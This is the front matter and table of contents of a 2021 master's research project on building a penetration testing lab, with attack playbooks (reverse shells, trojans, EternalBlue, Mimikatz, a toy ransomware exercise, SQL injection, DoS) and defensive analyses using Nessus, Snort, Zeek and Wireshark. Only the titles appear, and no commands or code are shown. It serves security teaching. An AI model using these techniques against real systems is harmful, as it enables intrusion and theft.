

DEVELOPMENT OF A PENETRATION TESTING LAB IN THE CUE VIRTUAL LAB ENVIRONMENT (VINETCTL)

Co-authored by:

Jerbin Joy Kolencheril (jkolench@student.concordia.ab.ca); Mitchell Messerschmidt (mmessers@student.concordia.ab.ca); Sagar Bhusri (sbhusri@student.concordia.ab.ca); Vamshidhar Reddy Kotha (vkotha@student.concordia.ab.ca); Gurcharan Jawanda (gjawanda@student.concordia.ab.ca); Betsy Elsa Thomas (bethomas@student.concordia.ab.ca); Raja Venkata Sandeep Kumar Bonagiri (rbonagir@student.concordia.ab.ca); Aakash Shah (aashah@student.concordia.ab.ca); Abhilash Nallarala (anallara@student.concordia.ab.ca); Gaurav Garg (ggarg1@student.concordia.ab.ca); Isha Pathak (ipathak@student.concordia.ab.ca); Ravdeep Saggu (rsaggu@student.concordia.ab.ca); Sravya Doddaka (sdoddaka@student.concordia.ab.ca); Sparsha Pole (spole@student.concordia.ab.ca); Satinderpal Singh (ssingh31@student.concordia.ab.ca); Tejaswini Vadlamudi (tvadlamu@student.concordia.ab.ca); Vigneshwar Sethuraman (vsethura@student.concordia.ab.ca); Vishista Vangala (vvangala@student.concordia.ab.ca); Amritpal Kaur (akaur20@student.concordia.ab.ca); Parminder Kaur (plnu8@student.concordia.ab.ca); Sai kumar Chittimalla (skchitti@student.concordia.ab.ca); Sandeep Chittimalla (schittim@student.concordia.ab.ca); Priyasha Patel (ppatel4@student.concordia.ab.ca); Kirandeep (klnu13@student.concordia.ab.ca); Mandeep Singh (mlnu22@student.concordia.ab.ca); Dhanvi Joshi (dsjoshi@student.concordia.ab.ca); Rahim Khan Pathan (rpathan@student.concordia.ab.ca); Jyothi Sharmila Ancha (jancha@student.concordia.ab.ca); Amandeep Kaur (akaur27@student.concordia.ab.ca); Navjot Bagla (nbagla@student.concordia.ab.ca); Preeti Thakur (pthakur1@student.concordia.ab.ca); Subaveena Pugalenthi (spugalen@student.concordia.ab.ca); Tharun Gurrapu (tgurrapu@student.concordia.ab.ca); Anirudh Gummakonda (agummako@student.concordia.ab.ca); Pawan Soobhri (psobhri@student.concordia.ab.ca); Simranbir Kaur (skaur24@student.concordia.ab.ca); Puneet Ahuja (pahuja@student.concordia.ab.ca); Divya Rathod (drathod@student.concordia.ab.ca); Upasana Varma (uvarma@student.concordia.ab.ca); Kriti Aryal (karval@student.concordia.ab.ca); Lokesh Sai Mahanthi (lmahanth@student.concordia.ab.ca); Pavan Kumar Nadipineni (pnadipin@student.concordia.ab.ca); Keerthi Kishore Vemuri (kvemuri@student.concordia.ab.ca); Amulya Maadeeredy (amaadeer@student.concordia.ab.ca); Akshata Rajendra Raikar (araikar@student.concordia.ab.ca); Leela Suresh Sunkara (lsunkara@student.concordia.ab.ca); Akshat Mehta (amehta1@student.concordia.ab.ca); Heena LNU (hlnu20@student.concordia.ab.ca); Kiranjit Kaur (kkaur19@student.concordia.ab.ca); Anish Manishkumar Shah (ashah5@student.concordia.ab.ca); Sweatha Elumalai (selumala@student.concordia.ab.ca); Mansi Joshi (mgjoshi@student.concordia.ab.ca); Bhavyarajsinh Chauhan (bchauhan@student.concordia.ab.ca); Rishab Kumar Singh Nellore (rnellor1@student.concordia.ab.ca); and Dr. Dale Lindskog (dale.lindskog@concordia.ab.ca)

Submitted to the Faculty of Graduate Studies

Concordia University of Edmonton

in Partial Fulfillment of the Requirements for the Final Research Project for the Degree

MASTER OF INFORMATION SYSTEM SECURITY MANAGEMENT

Concordia University of Edmonton

FACULTY OF GRADUATE STUDIES

Edmonton, Alberta

June 2021

DEVELOPMENT OF A PENETRATION TESTING LAB IN THE CUE VIRTUAL LAB ENVIRONMENT (VINETCTL)

Jerbin Joy Kolencheril (jkolench@student.concordia.ab.ca); Mitchell Messerschmidt (mmessers@student.concordia.ab.ca); Sagar Bhusri (sbhusri@student.concordia.ab.ca); Vamshidhar Reddy Kotha (vkotha@student.concordia.ab.ca); Gurcharan Jawanda (gjawanda@student.concordia.ab.ca); Betsy Elsa Thomas (bethomas@student.concordia.ab.ca); Raja Venkata Sandeep Kumar Bonagiri (rbonagir@student.concordia.ab.ca); Aakash Shah (aashah@student.concordia.ab.ca); Abhilash Nallarala (anallara@student.concordia.ab.ca); Gaurav Garg (ggarg1@student.concordia.ab.ca); Isha Pathak (ipathak@student.concordia.ab.ca); Ravdeep Saggu (rsaggu@student.concordia.ab.ca); Sravya Doddaka (sdoddaka@student.concordia.ab.ca); Sparsha Pole (spole@student.concordia.ab.ca); Satinderpal Singh (ssingh31@student.concordia.ab.ca); Tejaswini Vadlamudi (tvadlamu@student.concordia.ab.ca); Vigneshwar Sethuraman (vsethura@student.concordia.ab.ca); Vishista Vangala (vvangala@student.concordia.ab.ca); Amritpal Kaur (akaur20@student.concordia.ab.ca); Parminder Kaur (plnu8@student.concordia.ab.ca); Sai kumar Chittimalla (skchitti@student.concordia.ab.ca); Sandeep Chittimalla (schittim@student.concordia.ab.ca); Priyasha Patel (ppatel4@student.concordia.ab.ca); Kirandeep (klnu13@student.concordia.ab.ca); Mandeep Singh (mlnu22@student.concordia.ab.ca); Dhanvi Joshi (dsjoshi@student.concordia.ab.ca); Rahim Khan Pathan (rpathan@student.concordia.ab.ca); Jyothi Sharmila Ancha (jancha@student.concordia.ab.ca); Amandeep Kaur (akaur27@student.concordia.ab.ca); Navjot Bagla (nbagla@student.concordia.ab.ca); Preeti Thakur (pthakur1@student.concordia.ab.ca); Subaveena Pugalenthi (spugalen@student.concordia.ab.ca); Tharun Gurrapu (tgurrapu@student.concordia.ab.ca); Anirudh Gummakonda (agummako@student.concordia.ab.ca); Pawan Soobhri (pssoobhri@student.concordia.ab.ca); Simranbir Kaur (skaur24@student.concordia.ab.ca); Puneet Ahuja (pahuja@student.concordia.ab.ca); Divya Rathod (drathod@student.concordia.ab.ca); Upasana Varma (uvarma@student.concordia.ab.ca); Kriti Aryal (karyal@student.concordia.ab.ca); Lokesh Sai Mahanthi (lmahanth@student.concordia.ab.ca); Pavan Kumar Nadipineni (pnadipin@student.concordia.ab.ca); Keerthi Kishore Vemuri (kvemuri@student.concordia.ab.ca); Amulya Maadeeredy (amaadeer@student.concordia.ab.ca); Akshata Rajendra Raikar (araikar@student.concordia.ab.ca); Leela Suresh Sunkara (lsunkara@student.concordia.ab.ca); Akshat Mehta (amehta1@student.concordia.ab.ca); Heena LNU (hlnu20@student.concordia.ab.ca); Kiranjit Kaur (kkaur19@student.concordia.ab.ca); Anish Manishkumar Shah (ashah5@student.concordia.ab.ca); Sweatha Elumalai (selumala@student.concordia.ab.ca); Mansi Joshi (mgjoshi@student.concordia.ab.ca); Bhavyarajsinh Chauhan (bchauhan@student.concordia.ab.ca); Rishab Kumar Singh Nellore (rnellor1@student.concordia.ab.ca); and Dr. Dale Lindskog (dale.lindskog@concordia.ab.ca)

Approved:

Chair of MISSM/MISAM Research Committee: Bobby Swar, PhD

Date

Committee Member: Dale Lindskog, PhD

Date

Dean of Graduate Studies: Patrick Kamau, PhD

Date

TABLE OF CONTENTS

I. INTRODUCTION.....	44
II. PROJECT OBJECTIVES.....	46
FIRST INTERNETWORK IN PENTESTING LAB	46
III. RESOURCES	46
IV. NETWORK TOPOLOGY	50
V. CUE VIRTUAL INTERNETWORK CONTROLLER(VINETCTL).....	55
VI. IMPLEMENTATION OF THE TOPOLOGY IN THE CUE VIRTUAL ENVIRONMENT	60
RED TEAMING	63
VII. NETWORK SCANNING AND RECONNAISSANCE USING NMAP	64
VIII.WEAPONIZATION AND PAYLOAD CREATION USING MSFVENOM	66
IX. PAYLOAD CREATION USING ZIRIKATU	68
X. EXPLOITATION USING METASPLOIT.....	70
XI. EXPLOITATION USING SOCIAL ENGINEERING TOOLKIT	73
XII. POST EXPLOITATION USING MIMIKATZ/ KIWI.....	75
XIII.THE TRUSTED ZONE.....	78
XIV.THE PROXY ZONE	86
XV. THE DEMILITARIZED ZONE.....	91
BLUE TEAMING	95
XVI.VULNERABILITY ASSESSMENT INTRODUCTION.....	95
XVII.NESSUS INTRODUCTION.....	97
XVIII. NESSUS SCAN TEMPLATES.....	99
XIX.NESSUS DASHBOARD	102
XX. NESSUS SCANNING TEMPLATE CONFIGURATION	105
XXI.PROTOCOL ANALYSIS	126
XXII.WIRESHARK NETWORK ANALYZER	126
XXIII. IDS INTRODUCTION	127
XXIV. SNORT INTRODUCTION.....	127
XXV.SECURITY ONION INTRODUCTION	128
XXVI. SECURITY ONION SPECIFICATIONS	128
XXVII. SNORT RULES SECTION.....	130
XXVIII. TOOLS IN SECURITY ONION	135
XXIX. ANALYZING IDS ALERTS IN SECURITY ONION.....	145

XXX.RECOMMENDATIONS	150
XXXI. INTRODUCTION OF ZEEK	151
XXXII. ZEEK ARCHITECTURE.....	151
XXXIII. UNDERSTANDING OF SECURITY UNION AND ZEEK.....	153
XXXIV. ZEEK SCRIPTING LANGUAGE	158
XXXV. ZEEK SIGNATURE	159
XXXVI. INCIDENT RESPONSE	161
XXXVII. GOOGLE RAPID RESPONSE (GRR) INTRODUCTION.....	161
XXXVIII. INSTALLATION OF GRR SERVER	164
XXXIX. INSTALLATION OF CLIENTS.....	167
XL. INVESTIGATING WITH GRR.....	174
SECOND INTERNETWORK IN PENTESTING LAB	185
XLI.RESOURCES	185
XLII.NETWORK TOPOLOGY	188
XLIII.CUE VIRTUAL ENVIRONMENT	193
XLIV. IMPLEMENTATION OF THE TOPOLOGY IN THE CUE VIRTUAL ENVIRONMENT	196
XLV.THE TRUSTED ZONE	199
XLVI. THE PROXY ZONE	201
XLVII. THE DEMILITARIZED ZONE.....	204
XLVIII. THE EXTERNAL ZONE	210
XLIX.CONCLUSION	211
L. CONTRIBUTIONS.....	211
FIRST INTERNETWORK IN PENTESTING LAB	211
SECOND INTERNETWORK IN PENTESTING LAB	217
REFERENCE	219
APPENDIX.....	238
FIRST INTERNETWORK IN PENTESTING LAB	238
I. DEVICE CONFIGURATIONS	238
II. NMAP ON THE PENTESTING TOPOLOGY	279
A. <i>Nmap scan results on the trusted zone</i>	279
B. <i>Nmap scan results on the Proxy zone</i>	281
C. <i>Nmap scan results on the Demilitarized zone</i>	284
III. EXPLOIT WALKTHROUGH	286

Attacks performed by the Trusted Zone Team	286
***** <i>The contribution of Jerbin Kolencheril starts here</i> *****	286
A. <i>Playbook 1: Creating a malicious file using msfvenom to create a reverse TCP connection from the victim Windows 10 machine to the attacker machine</i>	286
B. <i>Playbook 2: Using a vulnerability found in Firefox 41 (valid in Firefox version 38 to 41) to create a meterpreter connection from the client windows 10 machine to the attacker machine where the attacker machine acts as a server and when the client (with the particular Firefox version) tries to access the kali URL, a backdoor meterpreter connection is created [135].</i>	287
C. <i>Playbook 3: Using a vulnerability found in VLC player 2.2.8 to create a meterpreter connection from the client windows 10 machine to the attacker machine. Here malicious .mkv file was created, which when run on the client machine, creates a backdoor shell connection to the attacker machine [136].</i>	290
D. <i>Playbook 4: Using Social Engineering Toolkit to clone a live website and create a reverse HTTP/HTTPS meterpreter connection to the client. Here when the victim machine accesses the vulnerable URL, a backdoor gets installed in the system. Performed the exploit in a windows 10 machine [135].</i>	293
E. <i>Playbook 5: Creating a malicious .apk file using msfvenom to create a reverse TCP connection from the victim Android 7 machine to the attacker machine</i>	297
F. <i>Playbook 6: Creating a malicious trojan using msfvenom which uses a stage less reverse TCP connection to connect from the victim Windows 10 machine to the attacker machine and further accesses the victim machine using a netcat connection [18].....</i>	298
G. <i>Playbook 7: Creating a SYN Flood DOS attack on a victim windows 10 machine by spoofing the attacker's IP address.....</i>	301
H. <i>Playbook 8: Appending a malicious payload to a legitimate windows executable file (here; VLC player) to act as a trojan horse.</i>	303
I. <i>Playbook 9: Creating a malicious reverse TCP payload by appending the executable into an image file. The user opens the downloaded image file (here: a gift coupon code) and the meterpreter session is created without any knowledge of the user. Closing the image will not terminate the connection [137].</i>	304
J. <i>Playbook 10: Privilege Escalation (User Account Control Bypass): Using 'bypassuac_fodhelper' to escalate privileges to root/system when the direct escalation of privileges from meterpreter fails.</i>	308
K. <i>Playbook 11: Persistence (Maintaining Access): Created a persistent payload that updates the windows 10 registry files. This payload enables the attacker to create a persistent meterpreter session even after a victim machine restart.</i>	309
L. <i>Playbook 12: Lateral Movement/Chain Attack to server machines using port forwarding</i>	311
M. <i>Playbook 13 - POST EXPLOITATION PLAYBOOK FOR WINDOWS 10: Proceed to this playbook after performing 'exploitation' in windows 10 as illustrated in playbook 1 ,2 ,3, 4, 10, 11 or 13..</i>	312
i. <i>Playbook 13A - Process Migration</i>	312
ii. <i>Playbook 13B - Screenshots and Screenshare</i>	316

iii.	<i>Playbook 13C – Keylogging (Data Harvesting)</i>	317
iv.	<i>Playbook 13D - Privilege Escalation using token hijacking</i>	318
v.	<i>Playbook 13E - User Enumeration</i>	322
vii.	<i>Playbook 13G - VM Enumeration (Honeybot identification)</i>	331
viii.	<i>Playbook 13H - Simple Ransomware – encrypting a file on the victim machine using symmetric encryption and leaving a ransom note.</i>	332
	***** The contribution of Jerbin Kolencheril ends here*****	335
	***** The contribution of Betsy Elsa Thomas starts here*****	335
N.	<i>Playbook 14: Creating a backdoor using Malicious Linux Payloads [140]</i>	335
O.	<i>Playbook 15: Creating a Metasploit Linux Trojan as payload inside an Ubuntu deb package. [141]</i>	336
P.	<i>Playbook 16: Creating a backdoor using Malicious Android Payload [142]</i>	339
Q.	<i>Playbook 17: Creating a backdoor using Malicious Linux Payloads Embedded in Zip File</i>	340
R.	<i>Playbook 18: Performed a chain of attack by first compromising the Ubuntu machine and then connecting via Telnet to Win8 machine.</i>	342
S.	<i>Playbook 19: Post Exploitation Playbook for Ubuntu 14: [Proceed to this playbook after completing playbook 14] [143]</i>	343
T.	<i>Playbook 20: Post Exploitation Playbook for Android9: [Proceed to this playbook after completing playbook 5 or 16.] [144]</i>	346
	***** The contribution of Betsy Elsa Thomas ends here*****	348
	***** The contribution of Gaurav Garg starts here*****	348
U.	<i>Playbook 21: Reverse tcp session with the help of social engineering</i>	348
V.	<i>Playbook 22: Reverse TCP session using PHP backdoor</i>	353
W.	<i>Playbook 23: Reverse TCP session by exploiting the vulnerability of AWK</i>	356
X.	<i>Playbook 24: Reverse TCP session by exploiting system shell (/bin/sh)</i>	357
	*****The contribution of Gaurav Garg ends here*****	359
	***** The contribution of Satinderpal Singh starts here*****	359
Y.	<i>Playbook 25: The Eternal Blue attack on windows 8.1.</i>	359
Z.	<i>Playbook 25A - Using Mimikatz/Kiwi tool to access and change user password by ‘Pass the Hash’ technique [155]. Step1:The attacker pulls out the system Information to know number of users and Loads the Mimikatz tool inside the meterpreter session.</i>	361
AA.	<i>Playbook 25B - Injecting a payload into a legit process (notepad.exe) and use it as a secondary/backup session.</i>	363
BB.	<i>Playbook 25C - Evading detection by clearing back track and Detaching from initial session, switch to backup session.</i>	365

CC.	<i>Playbook 26: Creating a RAT using Zirikatu payload creation tool and Deploying it on a Python server in order to get a reverse_tcp meterpreter shell from victim machine.</i>	367
DD.	<i>Playbook 26A - Maintaining Persistence by generating and running an executable with Prepend Migrate functionality which migrates and injects a secondary shell into a legit process if the initial shell is closed by victim [160].</i>	370
EE.	<i>Playbook 26B - Opening a python extension in the meterpreter shell and automating post exploits using python script.</i>	376
FF.	<i>Playbook 26C - Using Interactive Ruby extension in meterpreter session and Putting Session to sleep to avoid detection.</i>	377
GG.	<i>Playbook 27: Chain attack using pivoting technique to penetrate through DMZ and Proxy Zone machines sequentially to get into a trusted zone Windows 8.1 machine.</i>	377
HH.	<i>Playbook 28: Capturing credentials using a Keylogger which clones the Web application hosted on webserver and using them to upload a PHP file that enables the attacker to direct query the system.</i>	387
	<i>**** The contribution of Satinderpal Singh ends here****</i>	391
	<i>Attacks performed by the Proxy Zone Team</i>	391
	<i>**** The contribution of Ravdeep Saggu starts here****</i>	391
II.	<i>Playbook29: Apache Web Server</i>	391
JJ.	<i>Playbook 30: Apache Web Server (II)</i>	395
	<i>**** The contribution of Ravdeep Saggu ends here****</i>	399
	<i>**** The contribution of Gurcharan Jawanda starts here****</i>	399
KK.	<i>Playbook 31: Samba Exploit</i>	399
LL.	<i>Playbook 32: Web Server and MySQL Server</i>	402
MM.	<i>Playbook 33: MySQL Database Exploit</i>	405
	<i>**** The contribution of Gurcharan Jawanda ends here****</i>	406
	<i>Attacks performed by the DMZ Team</i>	406
	<i>***** The contribution of Sagar Bhusri starts here*****</i>	406
NN.	<i>Playbook 34: Credential theft using FTP Backdoor Command Execution.</i>	406
OO.	<i>Playbook 35: SQL injection to obtain administrative credentials.</i>	411
PP.	<i>Playbook 36: Unauthorized access using ProFTPD 1.3.5</i>	416
QQ.	<i>Playbook 37: Vulnerability exploitation and credential theft using web server.</i>	420
	<i>***** The contribution of Sagar Bhusri ends here*****</i>	423
	<i>***** The contribution of Aakash Shah starts here*****</i>	423
RR.	<i>Playbook 38: DNS configuration exploitation.</i>	423
SS.	<i>Playbook 39: Credential theft by exploiting IRC services.</i>	431

TT.	<i>Playbook 40: Denial of service attack on domain name server.....</i>	438
	***** <i>The contribution of Aakash Shah ends here*****</i>	444
	***** <i>The contribution of Amritpal starts here*****</i>	444
UU.	<i>Playbook 41: Credential theft using HTTP PUT method.</i>	444
VV.	<i>Playbook 42: SQL injection to disable Web Server and Privilege escalation.</i>	452
WW.	<i>Playbook 43: Web application database authenticated Remote command execution.</i>	458
XX.	<i>Playbook 44: Remote command execution on Web application.</i>	463
	***** <i>The contribution of Amritpal ends here*****</i>	466
	Attacks performed by the External Zone Team	466
	Exploits on DMZ	466
	***** <i>The contribution of Vishista Vangala starts here*****</i>	466
YY.	<i>Playbook 45: Backdoor in UnrealIRCd.....</i>	466
ZZ.	<i>Playbook 46: PhpMyAdmin Authenticated Remote Code Execution via preg_replace()</i>	469
	***** <i>The contribution of Vishista Vangala ends here*****</i>	471
	***** <i>The contribution of Vamshidhar Kotha starts here*****</i>	471
AAA.	<i>Playbook 47: Attacking the distcc (port 3632) service in D1 server.</i>	471
BBB.	<i>Playbook 48: Attacking the drb remote codeexec (port 8787) service in D2 server.</i>	472
	***** <i>The contribution of Vamshidhar Kotha ends here*****</i>	474
	***** <i>The contribution of Parminder Kaur starts here*****</i>	474
CCC.	<i>Playbook 49: Exploiting Ssh Service (Port 22).....</i>	474
DDD.	<i>Playbook 50: VNC exploit using Metasploit (Port 5900)</i>	476
	***** <i>The contribution of Parminder Kaur ends here*****</i>	477
	***** <i>The contribution of Tejaswini Vadlamudi starts here*****</i>	477
EEE.	<i>Playbook 51: Shellshock exploit on metasploitable 3</i>	477
	***** <i>The contribution of Tejaswini Vadlamudi ends here*****</i>	479
	Exploits on Proxy Zone	479
	***** <i>The contribution of Vishista Vangala starts here*****</i>	479
FFF.	<i>Playbook 52: Ftp service login using wordlist on version proftpd 1.3.1</i>	479
	***** <i>The contribution of Vishista Vangala ends here*****</i>	483
	***** <i>The contribution of Tejaswini Vadlamudi starts here*****</i>	483
GGG.	<i>Playbook 53: Samba username map script exploit</i>	483
	***** <i>The contribution of Tejaswini Vadlamudi ends here*****</i>	485
	***** <i>The contribution of Vamshidhar Kotha starts here*****</i>	485

HHH.	Playbook 54: Auxiliary module scan on apache tomcat (port 8180) service in P2 server.	485
III.	Playbook 55: Attacking the apache tomcat upload (port 8180) service in P4 server.	486
JJJ.	Playbook 56: Attacking the apache tomcat deploy (port 8180) service in P1 server.	488
KKK.	Playbook 57: Attacking the java rmi registry (port 1099) service in P3 server.	490
LLL.	Playbook 58: Attacking the postgresql (port 5432) service in P1 server.	491
	***** The contribution of Vamshidhar Kotha ends here*****	493
	***** The contribution of Parminder Kaur starts here*****	493
MMM.	Playbook 59: Rpcbind: exploit rpcbind with nfs (Port 111)	493
	***** The contribution Parminder Kaur ends here*****	495
	Exploits on Trusted Zone	495
	***** The contribution of Sparsha Pole starts here*****	495
NNN.	Playbook 60: Polymorphic XOR Additive Feedback Encoder	495
OOO.	iiPlaybook 61: HTA server exploit	496
PPP.	Playbook 62: Microsoft Windows Shell LNK Code Execution	498
QQQ.	Playbook 63: MS15_100 Microsoft Windows Media Center MCL Vulnerability	500
RRR.	Playbook 64: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution	501
	***** The contribution of Sparsha Pole ends here*****	503
	***** The contribution of Parminder Kaur starts here*****	503
SSS.	Playbook 65: Java_signed_applet (Exploit on Windows 8)	503
	***** The contribution of Parminder Kaur ends here*****	504
	***** The contribution of Tejaswini Vadlamudi starts here*****	504
TTT.	Playbook 66: Chrome zero-day exploit	504
	***** The contribution of Tejaswini Vadlamudi ends here*****	507
IV.	VULNERABILITY ANALYSIS ON PENETRATION TESTING PLAYBOOKS	507
	Vulnerability Assessment performed on Trusted Zone	507
	***** The contribution of Priyasha Patel starts here*****	507
A.	Assessment 1: SSL vulnerability analysis on playbook 4	507
B.	Assessment 2: SMB server vulnerability analysis on playbook 1,6,9,10	509
C.	Assessment 3: TLS version system vulnerability analysis	510
D.	Assessment 4: Port Scanning vulnerability analysis on playbook 7	511
E.	Assessment 5: mDNS protocol system vulnerability analysis	512
F.	Assessment 6: ICMP timestamp request vulnerability analysis on playbook 21,22,23,24	513
	***** The contribution of Priyasha Patel Ends here*****	514

***** <i>The contribution of Kirandeep starts here</i> *****	514
G. Assessment 1: XSS Attack vulnerability analysis on playbook 14, 15,17, 19	514
H. Assessment 2: HTTP system vulnerability analysis	516
I. Assessment 3: Apache Banner system vulnerability analysis	517
J. Assessment 4: Port Scanning ARP and ICMP Ping system vulnerability analysis	517
K. Assessment 5: Port Scanning vulnerability analysis on playbook 16,20	520
***** <i>The contribution of Kirandeep ends here</i> *****	521
***** <i>The contribution of Mandeep Singh starts here</i> *****	521
L. Assessment 1: MS 17-010 vulnerability analysis on playbook 25, 25A, 25B, 25C,27	521
M. Assessment 2: MS17-010 vulnerability analysis on playbook 64	522
N. Assessment 3: Social Engineering vulnerability analysis on playbook 28	523
***** <i>The contribution of Mandeep Singh ends here</i> *****	524
Vulnerability Assessment performed on Proxy Zone	524
***** <i>The contribution of Sandeep Chittimalla starts here</i> *****	524
O. Assessment 1: HTTP Server vulnerability analysis on playbook 29,30, 54,55,56	524
P. Assessment 2: samba server vulnerability analysis on playbook 58	529
Q. Assessment 3: Database server vulnerability analysis on playbook 31	532
Vulnerability Assessment performed on DMZ Zone	533
R. Assessment 4: (vsftpd) vulnerability analysis on playbook 34	533
***** <i>The contribution of Sandeep Chittimalla ends here</i> *****	535
***** <i>The contribution of Sai Kumar Chittimalla starts here</i> *****	535
S. Assessment 1: SQL Injection vulnerability analysis on playbook 35,42	535
T. Assessment 2: Proftpd vulnerability analysis on playbook 36,37	539
U. Assessment 3: SSH Login vulnerability analysis on playbook 38,49	541
V. Assessment 4: unreal ircd vulnerability analysis on playbook 39,45	545
W. Assessment 5: BIND Denial of service vulnerability analysis on playbook 40	551
X. Assessment 6: HTTP PUT method vulnerability analysis on playbook 41	552
Y. Assessment 7: phpMyAdmin vulnerability analysis on playbook 43,46	555
Z. Assessment 8: Drupal vulnerability analysis on playbook 44	558
AA. Assessment 9: distcc exe vulnerability analysis on playbook 47	559
BB. Assessment 10: drb remote code exec vulnerability analysis on playbook 48	561
CC. Assessment 11: VNC login vulnerability analysis on playbook 50	562
DD. Assessment 12: Apache mod cgi vulnerability analysis on playbook 51	565

***** <i>The contribution of Sai Kumar Chittimalla ends here</i> *****	566
V. PROTOCOL ANALYSIS ON PENETRATION TESTING PLAYBOOKS	566
Analysis performed by the Trusted Zone Team	566
***** <i>The contribution of Pavan Kumar Nadipineni starts here</i> *****	566
A. Analysis of Playbook 6: Wireshark Analysis for Trojan File Client-side Exploit:	566
B. Analysis of Playbook 17: Creating a backdoor using Malicious Linux Payloads Embedded in Zip File.	569
C. Analysis of Playbook 14: Creating a backdoor using Malicious Linux Payload.	574
D. Analysis of Playbook 4: Using Social Engineering Toolkit to clone a live website and create a reverse HTTP/HTTPS meterpreter connection to the client. Here when the victim machine accesses the vulnerable URL, a backdoor gets installed in the system. Performed the exploit in a Windows 10 machine.	580
***** <i>The contribution of Pavan Kumar Nadipineni ends here</i> *****	584
***** <i>The contribution of Sweatha Elumalai starts here</i> *****	584
E. Analysis of Playbook 24: Reverse TCP session by exploiting system shell (/bin/sh)	584
F. Analysis of Playbook 5: Creating a malicious .apk file using msfvenom to create a reverse TCP connection from the victim Android 7 machine to the attacker machine.	586
G. Analysis of Playbook 1C: Creating a malicious file using msfvenom to create a reverse TCP connection from the victim Windows 10 machine to the attacker machine.	590
***** <i>The contribution of Sweatha Elumalai ends here</i> *****	591
***** <i>The contribution of Leela Suresh Sunkara starts here</i> *****	591
H. Analysis of Playbook 22: Reverse TCP session using PHP backdoor:	591
I. Analysis of Playbook 8: Trojan Exploit using VLC Player:	595
J. Analysis of Playbook 15: Creating a Metasploit Linux Trojan as payload inside an Ubuntu deb package.	597
***** <i>The contribution of Leela Suresh Sunkara ends here</i> *****	598
Analysis performed by the Proxy Zone Team	598
***** <i>The contribution of Kiranjit Kaur, Heena starts here</i> *****	598
K. Wireshark analysis of Playbook 33: MySQL Database Exploit.	598
L. Wireshark analysis of Playbook 54: Auxiliary module scan on apache tomcat (port 8180) service in P2 server.	602
M. Wireshark analysis of Playbook :55 Attacking the apache tomcat upload (port 8180) service in P4 server.	605
N. Wireshark analysis of Playbook 58: Attacking the postgresql (port 5432) service in P1 server.	609
O. Wireshark analysis of Playbook 58: 34: Credential theft using FTP Backdoor Command Execution	616

***** The contribution of Kiranjit Kaur, Heena ends here*****	622
***** The contribution of Keerthi Kishore Vemuri starts here*****	622
P. Wireshark analysis of Playbook 29: Apache Web Server.	622
Q. Wireshark analysis of Playbook 32: Web Server and MySQL server	625
R. Wireshark analysis of Playbook 56: Attacking the apache tomcat deploy (port 8180) service in P1 server	630
***** The contribution of Keerthi Kishore Vemuri ends here*****	634
***** The contribution of Amulya Maadeereddy starts here*****	634
S. Wireshark analysis of Playbook 30: Apache Web Server (II)	635
T. Wireshark analysis of Playbook 31: Samba Exploit	637
U. Wireshark analysis of Playbook 52: Ftp service login using wordlist on version proftpd 1.3.1	640
***** The contribution of Amulya Maaderredy ends here*****	644
Analysis performed by the DMZ Zone Team	645
***** The contribution of Akshat Mehta starts here*****	645
V. Wireshark analysis of Playbook 44: Remote command execution on Web application	645
W. Wireshark analysis of Playbook 45: Backdoor in UnrealIRCd.	646
***** The contribution of Akshat Mehta ends here*****	649
X. Wireshark analysis of Playbook 42: SQL injection to disable Web Server and Privilege escalation	649
***** The contribution of Lokesh Sai Mahanathi starts here*****	653
Y. Analysis of Playbook 37: Vulnerability exploitation and credential theft using web server.	653
Z. Wireshark Analysis of Playbook 43: Web application database authenticated Remote command execution.	658
AAA. Wireshark Analysis of Playbook 47: Attacking the distcc (port 3632) service in D1 server	663
***** The contribution of Lokesh Sai Mahanathi ends here*****	666
***** The contribution of Akshata Rajendra Raikar starts here*****	666
BBB. Wireshark Analysis of Playbook 34: Credential theft using FTP Backdoor Command Execution	666
CCC. Wireshark Analysis of Playbook 35: SQL injection to obtain administrative credentials.	672
DDD. Wireshark Analysis of Playbook 36: Unauthorized access using ProFTPD 1.3.5	679
***** The contribution of Akshata Rajendra Raikar ends here*****	682
***** The contribution of Anish Shah starts here*****	683
EEE. Wireshark Analysis of Playbook 46: PhpMyAdmin Authenticated Remote Code Execution via preg_replace()	683
FFF. Wireshark Analysis of Playbook 49: Attacking the drb remote codeexec (port 8787) service in D2(DMZ) server	686

VI. IDS ANALYSIS ON PENETRATION TESTING PLAYBOOKS.....	689
***** <i>The contribution of Abhilash Reddy Nallarala starts here</i> *****	689
A. Analysis of Playbook 30: Apache Web Server (II).....	689
B. Analysis of Playbook 32: Web server and MySQL server	691
C. Analysis of Playbook 52: Ftp service login using wordlist on version proftpd 1.3.1	693
D. Analysis of Playbook 54: Auxiliary module scan on apache tomcat (port 8180) service in P2 (Proxy) server.	697
E. Analysis of Playbook 55: Attacking the apache tomcat upload (port 8180) service in P4 (Proxy) server.	700
F. Analysis of Playbook 56: Attacking the apache tomcat deploy (port 8180) service in P2 (Proxy) server	704
***** <i>The contribution of Abhilash Reddy Nallarala ends here</i> *****	707
***** <i>The contribution of Mitchell Messerschmidt starts here</i> *****	707
G. Analysis of Playbook 8: SYN Flood Attack.....	707
H. Analysis of Playbook 23: AWK Editor Exploit	709
I. Analysis of Playbook 2: Firefox nsSMILTimeContainer Exploit.....	714
J. Analysis of Playbook 21: ELF File Exploit.....	720
K. Analysis of Playbook 1: Shikata_Ga_Nai Encoder	727
***** <i>The contribution of Mitchell Messerschmidt ends here</i> *****	735
***** <i>The contribution of Isha Pathak starts here</i> *****	735
L. Analysis of Playbook 16: Android Exploit.....	735
M. Analysis of Playbook 25: EternalBlue Exploit.....	739
N. Analysis of Playbook 15: Game Exploit.....	743
O. Analysis of Playbook 8: VLC Trojan Exploit.....	748
P. Analysis of Playbook 26: Zirikatu Exploit	753
***** <i>The contribution of Isha Pathak ends here</i> *****	758
***** <i>The contribution of Raja Venkata Sandeep Kumar Bonagiri starts here</i> *****	758
Q. Analysis of Playbook 29: Apache Web Server Exploit.....	758
R. Analysis of Playbook 31: Samba Exploit	761
S. Analysis of Playbook 57: JAVA RMI Exploit.....	763
T. Analysis of Playbook 34 (Proxy Zone): vsFTPD Exploit on Proxy Zone	765
U. Analysis of Playbook 58: Postgresql Service Attack.....	769
***** <i>The contribution of Raja Venkata Sandeep Kumar Bonagiri ends here</i> *****	774
***** <i>The contribution of Sravya Doddaka starts here</i> *****	774

V.	<i>Analysis of Playbook 39: Credential theft by exploiting IRC</i>	774
W.	<i>Analysis of Playbook 48: Attacking the drb remote codeexec (port 8787) service in D2 (DMZ) server</i>	779
